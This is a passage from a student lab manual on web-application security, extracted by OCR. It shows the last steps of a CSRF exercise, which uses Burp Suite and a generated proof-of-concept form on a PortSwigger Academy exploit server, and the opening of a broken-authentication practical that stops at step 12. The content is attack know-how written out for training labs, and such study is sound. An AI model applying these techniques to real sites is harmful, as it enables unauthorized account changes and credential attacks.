


STEP 14: Go to chromium browser and enter a new mail say 123@gmail.com and click on update email, either we should get infinite loop page or error as connection is not private.


STEP 15: Go to burp suite and click on forward number of times until you get the updated mail.




STEP 16: Further, change the obtained mail in last step to 123456@gmail.com in burp suite itself and then right click on it and select send to repeater and thus you get the response.




STEP 17: Off the intercept in burp suite.




STEP 18: Go to chromium browser and refresh it, one should get the updated email.




STEP 19: Open chrome browser and search CSRF poc generator and go to infos3c.net site.



STEP 20: On the intercept in burp suite, and then change the email on chromium browser, as a result a request will be generated in burp suite.




STEP 21: Copy the request and paste it in chrome site, then generate poc form and finally copy it.




STEP 22: Open burp suite, off the intercept.

STEP 23: Open chromium browser and click on go to exploit server.


STEP 24: Scroll down and should get Hello World in text box, in that remove Hello World and paste the CSRF copied form.





STEP 25:

- Click on store, refresh the page and scroll down and click on view exploit and then submit.
- The updated email should be reflected.CCC



Conclusion: After performing this practical we came to know about the CSRF Attacks which could involve demonstrating how an attacker can use CSRF vulnerabilities to trick a user into performing an unwanted action on a web application.

PRACTICAL – 4

AIM: Broken authentication and session management attack.

THEORY:

1) Broken authentication and session management attack.

➔ Broadly, broken authentication refers to weaknesses in two areas: session management and credential management. Both are classified as broken authentication because attackers can use either avenue to masquerade as a user: hijacked session IDs or stolen login credentials.

➔ Session management is part of broken authentication, but the two terms are often listed side by side so people don't assume that "authentication" refers only to usernames and passwords. Since web applications use sessions and credentials to identify individual users, attackers can impersonate them using either mechanism. Session management concerns how you define the parameters of that session.

2) How to exploit the attack?

➔ The prevalence of broken authentication attacks has led to the development of security tools that offer the ability to detect and remediate session management attacks. Some of the popular broken authentication prevention tools include: HDIV Security Suite, Invicti, Metasploit and Nessus.

3) Mitigation strategy for this attack.

➔ Enable Multi-Factor Authentication

➔ Implement Strong Password Policies


➔ Utilize Virtual Private Networks

➔ Use a Web Application Firewall

➔ Limit Failed Login Attempts


IMPLEMENTATION:

STEP 1: Open Burp suite community edition. Click on temporary project and then on next.




STEP 2: Click on start burp.

STEP 3: In order to setup a proxy, click on proxy.




STEP 4:


- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.




STEP 5: On burp suite, click on open browser.




STEP 6: The chromium browser opens up.




STEP 7: Search for portswigger website and click on login.



STEP 8: Login by using the credentials.




STEP 9: Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.



STEP 10:

- Click on candidate username and open it in new tab and click on candidate password and open it in new tab.
- Copy both the files and save them as notepad files differently and name them as 1.txt and 2.txt on desktop.




STEP 11: Click on access the lab and go to my account.

STEP 12: Enter random username and password and will get invalid username.

